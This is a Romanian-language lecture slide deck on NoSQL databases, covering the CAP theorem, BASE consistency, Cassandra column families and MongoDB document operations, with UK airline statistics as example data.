
# Context

- Modelul relațional are aproape 50 de ani
- ACID – asigură robustețea procesărilor tranzacționale dar cu costuri de performanță



# Context

- Trăsăturile cele mai căutate pentru o bază de date:
  - Scalabilitate (verticală/orizontală)
  - Disponibilitate ("five nines" availability)
  - Performanță



# Ce înseamnă NoSQL?

- Orice bază de date ce nu folosește SQL
  - totuși, nu include bazele de date orientate-obiect
- *Not Only SQL*
  - Cassandra: limbaj de interogare *java-like*, CQL
- O bază de date ce:
  - NU folosește concepțele modelului relational pentru stocarea datelor
  - NU permite accesarea datelor prin intermediul limbajului SQL standard

# Ce înseamnă NoSQL?

- Exemple de baze de date NoSQL (peste 225):

<https://hostingdata.co.uk/nosql-database/>



“Următoarea generație de baze de date acoperă, în general, următoarele aspecte: modelare non-relațională, distribuit, *open-source*, scalabilitate orizontală”

# Diferențe majore de abordare

## ■ BD Relational:

- informațiile sunt extrase folosind operații de join,
- accelerarea procesării presupune deseori indexare,
- proprietățile ACID sunt impuse

## ■ Alternativă: Teorema CAP

- **Consistency** (nu dpdv al respectării constrângerilor de integritate, ci din punct de vedere al furnizării acelorași date tuturor clientilor)
- **Availability** – nivelul de disponibilitate crește odată cu creșterea numărului de noduri redundante
- **Partition Tolerance** – găsirea de rute alternative în rețea pentru a obține date din diverse noduri

# Modelul de consistență BASE

- **Basic Availability**

- Baza de date (pare că) funcționează în marea majoritate a timpului

- **Soft-state**

- Consistența la scriere nu e necesară. Replicile nu trebuie să fie mutual consistente

- **Eventual consistent**

- Baza de date va fi consistentă la un moment dat

*Read Repair – Delayed Repair*

# Abordări bazate pe familii de coloane

- BD Relaționale sunt abordări bazate pe linii
- Foarte frecvent însă aplicațiile ce accesează o bază de date interoghează date memorate pe o coloană
- În ciuda optimizărilor memorarea într-o zonă continuă a valorilor aceleiași coloane e mai performantă

# Abordări bazate pe coloane

1. find the start of the row

9645	9645 STANSTED	FRANCE	PERPIGNAN	RYANAIR	A S 7.73885350318471
9646	9646 STANSTED	FRANCE	PERPIGNAN	RYANAIR	D S 4.53548387096774
9647	9647 STANSTED	FRANCE	POITIERS	RYANAIR	A S 5.0981308411215
9648	9648 STANSTED	FRANCE	POITIERS	RYANAIR	D S 5.83255813953488
9649	9649 STANSTED	FRANCE	RODEZ	RYANAIR	A S 8.96045197740113
9650	9650 STANSTED	FRANCE	RODEZ	RYANAIR	D S 4.41242937853107
9651	9651 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	AIR MEDITERRANEE	A C 67.5
9652	9652 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	AIR MEDITERRANEE	D C 67
9653	9653 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	EASTERN AIRWAYS	A C 49
9654	9654 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	JET2.COM LTD	A C 0
9655	9655 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	JET2.COM LTD	D C 0
9656	9656 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	RYANAIR	A S 8.375
9657	9657 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	RYANAIR	D S 4.70833333333333
9658	9658 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	TITAN AIRWAYS LTD	A C 18.1470588235294
9659	9659 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	TITAN AIRWAYS LTD	D C 14.44444444444444

The rdbms approach

2. then move to the column  
and get the value

3. repeat for every row

9645, 9646, 9647, 9648  
etc  
PERPIGNAN , PERPIGNAN, POITIERS, POITIERS  
etc  
7.73885350318471 , 4.5354838709677, 5.0981308411215, 5.83255813953488

Just read the column data sequentially



# Cassandra

## ■ Column Family

- = colecție de coloane ce sunt accesate împreună de cele mai multe ori
- Corespondentul tabelului din modelul relațional
- Stocat într-un fișier distinct și sortat după valoarea cheii

## ■ Column

- Unitatea de stocare
- Are un nume unic, o valoare și un *timestamp*

## ■ Timestamp

- Pentru rezolvarea de conflicte. E furnizat de client
- Reprezintă numărul de milisecunde scurs de la 1 Ianuarie 1970

## ■ SuperColumn

- Listă de coloane (asemănător unui *view*)



# Exemplu de Column Family

- Colecție de linii aeriene din Marea Britanie.
- Coloane: *Airline Name, Km Flown (x1000), No of Flights, No of Hours flown, Number of Passengers handled*

domesticflightsJan.csv - OpenOffice.org Calc

	A	B	C	D	
1	AURIGNY AIR SERVICES	▶ 193	1388	887	26585
2	BA CITYFLYER LTD	▶ 300	545	686.1	30031
3	BLUE ISLANDS LIMITED	▶ 168	991	520.8	15308
4	BMI GROUP	▶ 1067	2435	2922.7	142804
5	BRITISH AIRWAYS PLC	▶ 1510	3327	4116.6	307849
6	BRITISH INTERNATIONAL HELICOPTER SERVICES LTD	▶ 10	162	57.9	2169
7	EASTERN AIRWAYS	▶ 496	1406	1353	23074
8	EASYJET AIRLINE COMPANY LTD	▶ 1826	3922	4297.2	399308
9	FLYBE LTD	▶ 2505	6755	5635.4	297435
10	ISLES OF SCILLY SKYBUS	▶ 12	176	55.3	1200
11	JET2.COM LTD	▶ 22	71	65	4059
12	LOGANAIR	▶ 504	2440	1958.7	32994
13					

# Crearea unei Column Family



```
Create Column Family DomesticFlights
WITH comparator = UTF8Type AND
key_validation_class = UTF8Type AND
column_metadata =
[
    {column_name: airline, validation_class: UTF8Type, index_type: KEYS},
    {column_name: Kms, validation_class: IntegerType},
    {column_name: Flights, validation_class: IntegerType},
    {column_name: Hrs, validation_class: FloatType},
    {column_name: Pass, validation_class: IntegerType}
];
```

# Inserare date



```
set DomesticFlights['Aurigny Air Services']['Kms'] = 193; set  
DomesticFlights['Aurigny Air Services']['Flights'] = 1388; set  
DomesticFlights['Aurigny Air Services']['Hrs'] = 887; set  
DomesticFlights['Aurigny Air Services']['Pass'] = 26585;
```

```
set DomesticFlights['BA CityFlyer']['Kms'] = 300;  
set DomesticFlights['BA CityFlyer']['Flights'] = 545;  
set DomesticFlights['BA CityFlyer']['Hrs'] = 686;  
set DomesticFlights['BA CityFlyer']['Pass'] = 30031;
```



# Regăsirea datelor

## ■ LIST DomesticFlights

```
-----  
RowKey: BA CityFlyer  
=> (column=Flights, value=545, timestamp=1354875194019000)  
=> (column=Hrs, value=686.0, timestamp=1354875194033000)  
=> (column=Kms, value=300, timestamp=1354875194010000)  
=> (column=Pass, value=30031, timestamp=1354875201897000)  
-----  
RowKey: Aurigny Air Services  
=> (column=Flights, value=1388, timestamp=1354875193983000)  
=> (column=Hrs, value=887.0, timestamp=1354875193991000)  
=> (column=Kms, value=193, timestamp=1354875193958000)  
=> (column=Pass, value=26585, timestamp=1354875194001000)
```



# Regăsirea datelor

## ■ GET DomesticFlights['BA CityFlyer']

```
=> (column=Flights, value=545, timestamp=1354875194019000)
=> (column=Hrs, value=686.0, timestamp=1354875194033000)
=> (column=Kms, value=300, timestamp=1354875194010000)
=> (column=Pass, value=30031, timestamp=1354875201897000)
```

# Modificare Column Family



```
UPDATE COLUMN FAMILY DomesticFlights
  WITH comparator = UTF8Type AND
       key_validation_class = UTF8Type AND
       column_metadata =
[
    {column_name: airline, validation_class: UTF8Type, index_type: KEYS},
    {column_name: Kms, validation_class: IntegerType, index_type: KEYS},
    {column_name: Flights, validation_class: IntegerType},
    {column_name: Hrs, validation_class: FloatType},
    {column_name: Pass, validation_class: IntegerType}
];
```



Ștergere date

del DomesticFlights[‘BA CityFlyer’][‘Hrs’];

del DomesticFlights[‘BA CityFlyer’];

Ștergere Column Family

drop column family DomesticFlights;

# CQL Crearea unei Column Family



```
CREATE KEYSPACE Flights WITH strategy_class = SimpleStrategy  
AND strategy_options:replication_factor = 1;  
  
use Flights;  
  
create ColumnFamily FlightDetails  
(airline varchar PRIMARY KEY,  
Kms int,  
Noflights int,  
Hrs float,  
Pass int);  
  
copy FlightDetails (airline, Kms, Noflights, Hrs, Pass) from 'domDataOnly.csv';  
  
select * from FlightDetails;
```

# CQL Regăsirea datelor



```
use Flights;  
select count(*) from Airports where CountryCode = 'GB' and Lat > 51;
```

# Abordări bazate pe documente

- nu există un design al bazei de date în adevăratul sens al cuvântului
- bazele de date nu au o structură și nici constrângeri de integritate. (nici măcar de tip)
- *sharding* - partaționarea unei baze de date foarte mari în părți de dimensiuni reduse și care sunt mai ușor și mai rapid de gestionat. Fiecare *shard* e memorat pe un nod ce are propria sa instanță activă de bază de date
- MongoDB, CouchDB



# MongoDB

- *Database* – colecție de date înrudite
- *Collection* – container pentru documente
- *Document* – o componentă a colecției
- *Field* – similar cu modelul relațional
- *Embedded document* – cel mai potrivit corespondent din modelul relațional este *join-ul*
- Primary key
- Secondary key



# Adăugare date

```
> use Airlines
switched to db Airlines
> Airline12 = {"Name" : "LOGANAIR" , "Km": 504 , "NoFlights" : 2440, "Hrs" : 1958.7 , "NoPass" : 32994 }
{
    "Name" : "LOGANAIR",
    "Km" : 504,
    "NoFlights" : 2440,
    "Hrs" : 1958.7,
    "NoPass" : 32994
}
> db.Flights.insert( Airline12 )
> db.Flights.find()
{ "_id" : ObjectId("50cb3e02066f55d5e394ec1a"), "Name" : "LOGANAIR", "Km" : 504, "NoFlights" : 2440, "Hrs" : 1958.7, "NoPass" : 32994 }
>
```



# Regăsire date

```
db.Flights.find( {"Km": 504})
```



## Regăsire date

```
Airline7 = { "Name": "EASTERN AIRWAYS", "Km": 496, "NoFlights":  
1406, "Hrs": 1353, "NoPass": 23074 }  
db.Flights.insert( Airline7 )
```

```
Airline8 = { "Name": "EASYJET AIRLINE COMPANY L", "Km": 1826,  
"NoFlights": 3922, "Hrs": 4297.2, "NoPass": 399308 }  
db.Flights.insert( Airline8 )
```

```
Airline9 = { "Name": "FLYBE LTD", "Km": 2505, "NoFlights": 6755,  
"Hrs": 5635.4, "NoPass": 297435 }  
db.Flights.insert( Airline9 )
```

```
Airline10 = { "Name": "ISLES OF SCILLY SKYBUS", "Km": 12, "NoFlights":  
176, "Hrs": 55.3, "NoPass": 1200 }  
db.Flights.insert( Airline10 )
```

```
Airline11 = { "Name": "JET2.COM LTD", "Km": 22, "NoFlights": 71,  
"Hrs": 65, "NumPass": 4059 }  
db.Flights.insert( Airline11 )
```



# Regăsire date

```
db.Flights.remove({NumPass:4059})
```



# Regăsire date

```
db.getCollectionNames();
```



# Regăsire date

```
db.Flights.find({ $and: [ { Km: {$gt: 2000} }, { NoPass: {$gt:140000} } ] } )
```

```
db.Flights.find({ $or: [ { Km: {$gt: 2000} }, { NoPass: {$gt:140000} } ] } )
```

```
db.Flights.find( { Km: { $in: [ 300, 496 ] } } )
```

```
db.Flights.find().sort({Km: -1})
```

```
db.Flights.find().sort({Km: -1}).limit(1)
```

```
db.Flights.find( { Animals: { $exists: true } } )
```



## Indexare

- structura indexelor MongoDB este de B-arbore

```
db.Flights.ensureIndex( { Km: 1 } )
```

```
db.Flights.find().hint( { Km: 1 } )
```

```
db.Flights.getIndexes()
```



# Actualizarea datelor

```
db.Flights.update( { Km: 11 }, { $set: { Animals: "Elephants and Badgers" } })
```

```
db.Flights.update( { Km: 112 }, { $rename: { Animals: "Creatures" } })
```

```
db.Flights.update( { Km: 112 }, { $set: { Rivers: "Don and Ouse" } })
```